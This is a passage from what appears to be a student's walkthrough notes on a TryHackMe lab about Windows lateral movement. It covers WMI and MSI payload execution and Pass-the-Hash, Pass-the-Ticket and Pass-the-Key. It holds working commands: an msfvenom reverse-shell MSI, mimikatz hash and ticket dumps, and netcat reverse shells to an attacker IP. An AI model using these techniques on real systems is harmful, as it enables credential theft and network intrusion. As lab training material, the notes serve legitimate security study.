> Invoke-CimMethod -CimSession $Session -ClassName Win32_Service -MethodName Create -Arguments @{
	Name = "THMService2";
	DisplayName = "THMService2";
	PathName = "net user munra2 Pass123 /add"; # Your payload
	ServiceType = [byte]::Parse("16"); # Win32OwnProcess : Start service in a new process
	StartMode = "Manual"
}
- And then, we can get handle on the service and start it with the following commands:
1
2
3
> $Service = Get-CimInstance -CimSession $Session -ClassName Win32_Service -filter "Name LIKE 'THMService2'"

> Invoke-CimMethod -InputObject $Service -MethodName StartService
- Finally, we can
stopanddeletewith the following commands:
1
2
> Invoke-CimMethod -InputObject $Service -MethodName StopService
> Invoke-CimMethod -InputObject $Service -MethodName Delete
Creating Scheduled Tasks Remotely with WMI
Ports:
1
2
  - 135/TCP, 49152-65535/TCP (DCERPC)
  - 5985/TCP (WinRM HTTP) or 5986/TCP (WinRM HTTPS)
Required Group Memberships:
Administrators
We can create and execute scheduled tasks by using some cmdlets available in Windows default installations:
1
2
3
4
5
6
7
# Payload must be split in Command and Args
$Command = "cmd.exe"
$Args = "/c net user munra22 aSdf1234 /add"

$Action = New-ScheduledTaskAction -CimSession $Session -Execute $Command -Argument $Args
Register-ScheduledTask -CimSession $Session -Action $Action -User "NT AUTHORITY\SYSTEM" -TaskName "THMtask2"
Start-ScheduledTask -CimSession $Session -TaskName "THMtask2"
To delete the scheduled task after it has been used:
1
> Unregister-ScheduledTask -CimSession $Session -TaskName "THMtask2"
Installing MSI packages through WMI
- Ports:
- 135/TCP, 49152-65535/TCP (DCERPC)
- 5985/TCP (WinRM HTTP) or 5986/TCP (WinRM HTTPS)
Required Group Memberships: Administrators
MSIis a file format used for installers.- If we can copy an MSI package to the target system, we can then use
WMIto attempt to install it for us. - The file can be copied in any way available to the attacker.
- Once the
MSIfile is in the target system, we can attempt to install it by invoking theWin32_Productclass throughWMI:
1
> Invoke-CimMethod -CimSession $Session -ClassName Win32_Product -MethodName Install -Arguments @{PackageLocation = "C:\Windows\myinstaller.msi"; Options = ""; AllUsers = $false}
Using wmic in Legacy systems to do the same thing:
1
> wmic /node:TARGET /user:DOMAIN\USER product call install PackageLocation=c:\Windows\myinstaller.msi
Application
To complete this exercise, you will need to connect to
THMJMP2using the credentials assigned to you on Task 1 fromhttp://distributor.za.tryhackme.com/creds.If you haven’t done so yet, click on the link and get credentials. Once you have your credentials, connect to THMJMP2 via SSH:
Format:
1
$ ssh za\\<AD Username>@thmjmp2.za.tryhackme.com
- For this exercise, we will assume we have already captured some credentials with administrative access:
User: ZA.TRYHACKME.COM\t1_corine.waters
Password: Korine.1994
- We’ll show how to use those credentials to move laterally to THM-IIS using WMI and MSI packages. Feel free to try the other methods presented during this task.
Actual:
1
$ ssh za\\t1_corine.waters`@thmjmp2.za.tryhackme.com
Step 1: Creating MSI payload with msfvenom:
1
user@AttackBox$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.50.49.2 LPORT=4445 -f msi > DANGERZONE.msi
Lateral movement IP:10.50.49.2
Output in the VM:

Step 2: Copy the payload using SMB (or any other method)
1
2
user@AttackBox$ smbclient -c 'put DANGERZONE.msi' -U t1_corine.waters -W ZA '//thmiis.za.tryhackme.com/admin$/' Korine.1994
 putting file myinstaller.msi as \myinstaller.msi (0.0 kb/s) (average 0.0 kb/s)

- Since we copied our payload to the
ADMIN$share , it will be available atC:\Windows\on the server.
Step 3: Start a handler to receive the reverse shell from Metasploit
msf6 exploit(multi/handler) > set LHOST lateralmovement
msf6 exploit(multi/handler) > set LPORT 4445
msf6 exploit(multi/handler) > set payload windows/x64/shell_reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.10.16:4445

Step 4: Starting a WMI session against THMIIS from a PowerShell console: (This code is executed at THMJMP2 machine)
PS C:\> $username = 't1_corine.waters';
PS C:\> $password = 'Korine.1994';
PS C:\> $securePassword = ConvertTo-SecureString $password -AsPlainText -Force;
PS C:\> $credential = New-Object System.Management.Automation.PSCredential $username, $securePassword;
PS C:\> $Opt = New-CimSessionOption -Protocol DCOM
PS C:\> $Session = New-Cimsession -ComputerName thmiis.za.tryhackme.com -Credential $credential -SessionOption $Opt -ErrorAction Stop
Step 5: Invoke the install method from the Win32_Product class to trigger the payload: (this is executed at the THMJMP2 machine)
1
PS C:\> Invoke-CimMethod -CimSession $Session -ClassName Win32_Product -MethodName Install -Arguments @{PackageLocation = "C:\Windows\DANGERZONE.msi"; Options = ""; AllUsers = $false}
Output:

1
- As you can see on the right, the reverse shell is received by Metasploit!

1
- This is indeed the THMIIS machine using the compromised admin credentials!
Getting the Flag:

NOTE: Create Modelling diagram of how exactly does the payload we uploaded prior gets triggered.
Use of Alternate Authentication Material
- By alternate authentication material, we refer to any piece of data that can be used to access a Windows account without actually knowing a user’s password itself.
- This is possible because of some authentication protocols used by Windows networks work.
In this task, we will take a look at a couple of alternatives available to log as a user when either of the following authentication protocols is available on the network:
1
2
  - NTLM Authentication
  - Kerberos Authentication
- Note : During this task , you are assumed to be familiar with the methods and tools to extract credentials from a host.
Mimikatzwill be used as the tool of choice for credential extraction throughout the room.
NTLM Authentication
- Before diving into the actual lateral movement techniques, let’s take a look at how NTLM authentication works:

1
2
3
4
5
6
7
8
9
10
11
12
13
Ultra High-level breakdown:
- Basically, the Client asks the Server for the Challenge.
- Once the server sent the challenge to the user, the Client then answers with a Response.
- This Response+Challenge is then forwarded from Server to Domain Controller which has the actual Response given by the Server to the Client.
- Once the Domain Controller accepts the response+challenge sent by the Client forwarded by the server to the Domain Controller, it compares whether the Response is correct given the challenge given by Server to Client.

"Lower" High-Level breakdown:
1. The client sends an authentication request to the server they want to access.
2. The server generates a random number and sends it as a challenge to the client.
3. The client combines his NTLM password hash with the challenge (and other known data) to generate a response to the challenge and sends it back to the server for verification.
4. The server forwards both the challenge and the response to the Domain Controller for verification.
5. The domain controller uses the challenge to RECALCULATE the response and compares it to the initial response sent by the client. If they both match, the client is authenticated; otherwise, access is denied. The authentication result is sent back to the server.
6. The server forwards the authentication result to the client.
Note : The described process applies when using a
domain account. If a local account is used, the server can verify the response to the challenge itself without requiring interaction with the domain controller since it has the password hash stored locally on its SAM.1 2
- Local Account = Doesn't Server doesn't notify the DC for NTLM AUthentication - Domain Account = DC is notified by the server for NTLM authentication
Pass-The-Hash - Attack on NTLM Authentication
- As a result of extracting credentials from a host where we have attained admin privileges (by using
mimikatzor other tools), we might get clear-text passwords or hashes that can be easily cracked. However, if we aren’t lucky enough, we will end up with non-cracked NTLM password hashes.
1
2
  - Clear-text & cracked hashes passwords == Compromised host with admin privileges
  - Otherwise, non-cracked NTLM password hashes.
- Although it may seem we can’t really use those hashes, the NTLM challenge sent during authentication can be responded to just by knowing the password hash.
- This means we can authenticate without requiring the plaintext password to be known.
Instead of having to crack NTLM hashes, if the Windows domain is configured to use NTLM authentication, we can
Pass-The-Hash(PtH)and authenticate successfully.1 2
- Condition for Pass-The-Hash attack: - The Windows Domain must have NTLM authentication enabled.
- To extract NTLM hashes, we can either use
mimikatzto read thelocal SAMor extract hashes directly fromLSASSmemory.
Step 1: Extracting NTLM hashes from local SAM:
- This method will only allow you to get hashes from local users on the machine.
- No domain user’s hashes will be available.
1
2
3
4
5
6
7
mimikatz # privilege::debug
mimikatz # token::elevate

mimikatz # lsadump::sam
RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 145e02c50333951f71d13c245d352b50
Step 2: Extracting NTLM hashes from LSASS memory:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
mimikatz # privilege::debug
mimikatz # token::elevate

mimikatz # sekurlsa::msv
Authentication Id : 0 ; 308124 (00000000:0004b39c)
Session           : RemoteInteractive from 2
User Name         : bob.jenkins
Domain            : ZA
Logon Server      : THMDC
Logon Time        : 2022/04/22 09:55:02
SID               : S-1-5-21-3330634377-1326264276-632209373-4605
        msv :
         [00000003] Primary
         * Username : bob.jenkins
         * Domain   : ZA
         * NTLM     : 6b4a57f67805a663c818106dc0648484
Step 3: Performing Pass-the-Hash attack using mimikatz to inject an access token for the victim user on a reverse shell (or any other command you like) as follows:
1
2
mimikatz # token::revert
mimikatz # sekurlsa::pth /user:bob.jenkins /domain:za.tryhackme.com /ntlm:6b4a57f67805a663c818106dc0648484 /run:"c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 5555"
1
2
3
Breakdown:
- "token::revert" : to reestablish our original token privileges, as trying to "pass-the-hash" with an elevated token won't work.
- this is equivalent to "runas /netonly" but with a hash instead of a password and will spawn a new reverse shell from where we can launch any command as the victim user.
Step 4: Receiving the reverse shell:
1
user@AttackBox$ nc -lvp 5555
- Interestingly, if you run the
whoamicommand on this shell, it will still show you the original user you were using before doingPass-the-Hash, but any command run from here will actually use the credentials we injected usingPass-the-Hash.
Step 5: Passing the Hash using Linux:
- If you have access to a linux box (like your AttackBox), several tools have built-in support to perform
Pass-The-Hashusing different protocols. - Depending on which services are available to you, you can do the following:
Connect to RDP using Pass-the-Hash:
1
$ xfreerdp /v:VICTIM_IP /u:DOMAIN\\MyUser /pth:NTLM_HASH
Connect via psexec using Pass-the-Hash:
1
$ psexec.py -hashes NTLM_HASH DOMAIN/MyUser@VICTIM_IP
Note: Only the linux version of psexec support Pass-the-Hash.
1
- So, we can only use Linux machines when doing Pass-the-Hash attacks when using `psexec` specifically?
Connect to WinRM using Pass-The-Hash:
1
$ evil-winrm -i VICTIM_IP -u MyUser -H NTLM_HASH
Kerberos Authentication
Let’s have a quick look a how Kerberos authentication works on Windows networks:
1
2
  1. The user sends his username and timestamp encrypted (Note that only the timestamp seems to be encrypted not the Username) using a key derived from his password to the "Key Distribution Centre(KDC)" , a service usually installed on the Domain Controller in charge of creating Kerberos Tickets on the network. Note that in the request sent by the user, a "Request for TGT" is also included.
  2. The KDC will create and send back a "Ticket Granting Ticket(TGT)" , allowing the user to request tickets to access specific services without passing their credentials to the services themselves. Along with the TGT, a "Session Key" is given to the user, which they will need to generate the requests that follow.

1
2
3

3. When users want to connect to a service on the network like a share, website or database, they will use their "TGT" to ask the KDC for a "Ticket Granting Service(TGS)". TGS are tickets that allow connection only to the specific service for which they were created for. To request a TGS from KDC, the user will send his username and a timestamp encrypted using the "Session Key", along with the TGT and a "Service Principal Name (SPN)" which indicates the service and the server name we intend to access.

4. As a result, the KDC will send us a TGS and a "Service Session Key", which we will need to authenticate to the service we want to access. The TGS is encrypted using the "Service Owner Hash" by the KDC. The "Service Owner" is the user or machine account under which the service runs. The TGS contains a copy of the "Service Session Key" on its encrypted contents so that the "Service Owner" can access it by decrypting the TGS.

1
5. The TGS can then be sent to the desired service from the Client's machine to authenticate and establish a connection. At this point, the client's machine and the service will have direct connection without KDC in the middle of them. The service will use its configured account's password hash to decrypt the TGS and validate the Service Session key.
Pass-The-Ticket - Attack on Kerberos Authentication
- Sometimes it will be possible to extract Kerberos tickets and session keys from
LSASS memoryusing mimikatz. - The process usually requires us to have
SYSTEMprivileges on the attacked/compromised machine and can be done as follows:
1
2
mimikatz # privilege::debug
mimikatz # sekurlsa::tickets /export
Note: using only a ticket WITHOUT its corresponding session key won’t work at all.
- While
mimikatzcan extract any TGT or TGS available from the memory of the LSASS process, most of the time, we’ll be interested in TGTs as they can be used to request access to any services that the user is allowed to access. - At the same time,
TGSes are only good for a specific service. - Extracting TGTs will require us to have admin credentials, and extracting
TGSs can be done with a low-privileged account (only the ones assigned to that account).
Injecting tickets into current session
- Once we have extracted the desired ticket, we can inject the tickets into the current session with the following command:
1
mimikatz # kerberos::ptt [0;427fcd5]-2-0-40e10000-Administrator@krbtgt-ZA.TRYHACKME.COM.kirbi
- How do I know which ticket is TGT or which one is TGS?
- Injecting tickets in our own sessions does NOT require admin privileges.
After this, the tickets will be available for any tools we use for
lateral movement.1
- How exactly does this acheive lateral movement? Keep reading the room.
Checking for injected tickets in current session:
- To check if the tickets were correctly injected, you can use the
klistcommand:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
za\bob.jenkins@THMJMP2 C:\> klist

Current LogonId is 0:0x1e43562

Cached Tickets: (1)

#0>     Client: Administrator @ ZA.TRYHACKME.COM
        Server: krbtgt/ZA.TRYHACKME.COM @ ZA.TRYHACKME.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 4/12/2022 0:28:35 (local)
        End Time:   4/12/2022 10:28:35 (local)
        Renew Time: 4/23/2022 0:28:35 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: THMDC.za.tryhackme.com
Overpass-the-hash / Pass-the-key
This kind of attack is similar to Pass-The-Hash but applied to Kerberos networks.
- When a user requests a TGT, they send a timestamp encrypted with an encryption key derived from their password.
The algorithm used to derive this key can be either
DES(disabled by default on current Windows versions),RC4,AES128, orAES256, depending on the installed Windows version and Kerberos configuration.1
- I guess the encryption algorithm for the encrypted timestamp is public knowledge.
- If we have any of those keys, we can ask the
KDCfor aTGTwithout requiring the actual password, hence the namePass-the-key(PtK).
Obtaining Kerberos encryption keys from LSASS memory
- We can obtain the Kerberos encryption keys from memory by using
mimikatzwith the following commands:
1
2
mimikatz # privilege::debug
mimikatz # sekurlsa::ekeys
- Depending on the available keys, we can run the following commands on mimikatz to get a reverse shell via
Pass-the-Key(nc64is already available inTHMJMP2for your convenience).
If we have the RC4 hash:
1
mimikatz # sekurlsa::pth /user:Administrator /domain:za.tryhackme.com /rc4:96ea24eff4dff1fbe13818fbf12ea7d8 /run:"c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 5556"
If we have the AES128 hash:
1
mimikatz # sekurlsa::pth /user:Administrator /domain:za.tryhackme.com /aes128:b65ea8151f13a31d01377f5934bf3883 /run:"c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 5556"
If we have the AES256 hash:
1
mimikatz # sekurlsa::pth /user:Administrator /domain:za.tryhackme.com /aes256:b54259bbff03af8d37a138c375e29254a2ca0649337cc4c73addcd696b4cdb65 /run:"c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 5556"
- Notice that when using RC4, the key will be equal to the NTLM hash of a user.
This means that if we could extract the
NTLM hash, we can use it to request aTGTas long as RC4 is one of the enabled protocols.1
- Okay so basically, we have the username and uses the NTLM hash of a user is used as the key when encrypting the Timestamp right before sending the request for TGT.
- This particular variant is usually known as the
Overpass-the-Hash(OPtH).
Receiving the reverse shell on our AttackBox:
1
user@AttackBox$ nc -lvp 5556
1
- Just as with PtH, any command run from this shell will use the credentials injected via mimikatz.
Application
- To begin this exercise, you will need to connect to THMJMP2 using the following credentials via SSH:
User: ZA.TRYHACKME.COM\t2_felicia.dean
Password: iLov3THM!
ssh za\\t2_felicia.dean@thmjmp2.za.tryhackme.com
- These credentials will grant you
administrative accesstoTHMJMP2, allowing you to usemimikatzto dump the authentication material needed to perform any of the techniques presented during this task. - Using your SSH session, use mimikatz to extract authentication materal and perform
Pass-the-Hash,Pass-the-TicketANDPass-the-Keyagainst domain usert1_toby.beck.
Using winrs
- Once you have a command prompt with his credentials loaded, use
winrsto connect to a command prompt onTHMIIS. - Since
t1_toby.beck’s credentials are already injected in your session as a result of any of the attacks, you can usewinrsWITHOUT specifying any credentials, and it will use the ones available to your current session:
1
> winrs.exe -r:THMIIS.za.tryhackme.com cmd
1
- Okay, so basically, this is similar to SSH-ing to the THMIIS machine with the credentials of 't1_toby.beck'
Question:
- What makes it possible for us to just use
winrs.exeto log into theTHMIISmachine after using the techniques?
Note: You’ll find a flag on t1_toby.beck’s desktop on THMIIS. Both mimikatz and psexec64 are available at C:\tools on THMJMP2.
Using Pass-The-Hash
1
2
Steps:
1. Log into the given presumed compromised account "t2_felicia.dean"

1
2
2. Enumerate whether NTLM authentication is enabled.
3. Checking whether we have the correct privilege to do Pass-the-Hash:
1
mimikatz # privilege::debug

1

4. Elevate the access token to NT AUTHORITY\SYSTEM of the current session:
1
mimikatz # token::elevate
1
		- Note that we have administrative access to the machine to begin with since the compromised credential is a Tier 2 Admin.
1
5. Dump the local SAM NT hashes
Output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
mimikatz # lsadump::sam
Domain : THMJMP2
SysKey : 2e27b23479e1fb1161a839f9800119eb
Local SID : S-1-5-21-1946626518-647761240-1897539217

SAMKey : 9a74a253f756d6b012b7ee3d0436f77a

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 0b2571be7e75e3dbd169ca5352a2dad7

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount
1
2
3
4
5
		- t1_toby.beck is NOT in here. Let's try to look for its hash in the LSASS memory dump.

6. Extract NTLM hashes from LSASS Memory. (Alternative to getting hashes from the SAM)

		- Note that the primary goal is to be able to use the compromised credential and access the THMIIS machine.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
Authentication Id : 0 ; 831441 (00000000:000cafd1)
Session           : RemoteInteractive from 5
User Name         : t1_toby.beck
Domain            : ZA
Logon Server      : THMDC
Logon Time        : 2/9/2023 5:14:10 AM
SID               : S-1-5-21-3330634377-1326264276-632209373-4607
        msv :
         [00000003] Primary
         * Username : t1_toby.beck
         * Domain   : ZA
         * NTLM     : 533f1bd576caa912bdb9da284bbc60fe
         * SHA1     : 8a65216442debb62a3258eea4fbcbadea40ccc38
         * DPAPI    : d9cd92937c7401805389fbb51260c45f
1
2
3
4
5
6
- Where exactly is this in memory?
- If you were to reverse engineer it, is there a specific location like an offset of a memory of the executing process in which you can find these?

7. Injecting an access token for the victim user on a reverse shell:

		- Reverse the access token using :
1
mimikatz # token::revert

1

8. Using the NTLM hash of the victim user, we access a service which in this case is "C:\tools\nc64.exe" via Pass-the-Hash attack
1
mimikatz # sekurlsa::pth /user:t1_toby.beck /domain:za.tryhackme.com /ntlm:533f1bd576caa912bdb9da284bbc60fe /run:"C:\tools\nc64.exe -e cmd.exe 10.50.61.52 5555"
Output:
Received Shell:
1
2
3
4

		- Notice that there isn't a change in username.
		- This is because the only thing that changed is the Access Token which is t1_toby.beck's which basically creates a reverse shell on behalf of user t1_toby.beck.


9. Using "Winrs.exe" to connect to a command prompt on THMIIS
1
> winrs.exe -r:THMIIS.za.tryhackme.com cmd
1
2
		 - Seems like "Winrs.exe" is a builtin program.
		 - Winrs.exe == Implementation of Windows Remote System
1
10. Getting the flag:

Using Pass-The-Ticket
1
2
1-4. Same steps as Pass-The-Hash
5. Extract Kerberos Tickets in the system and our target is t1_toby.beck:
1
mimikatz # sekurlsa::tickets /export
1
2
		- What should the Ticket Granting Ticket we are looking for should look like?
		- Given the example, let's try the one with Service Name == 'krbtgt'.
There are THREE TGTs I found in the output:
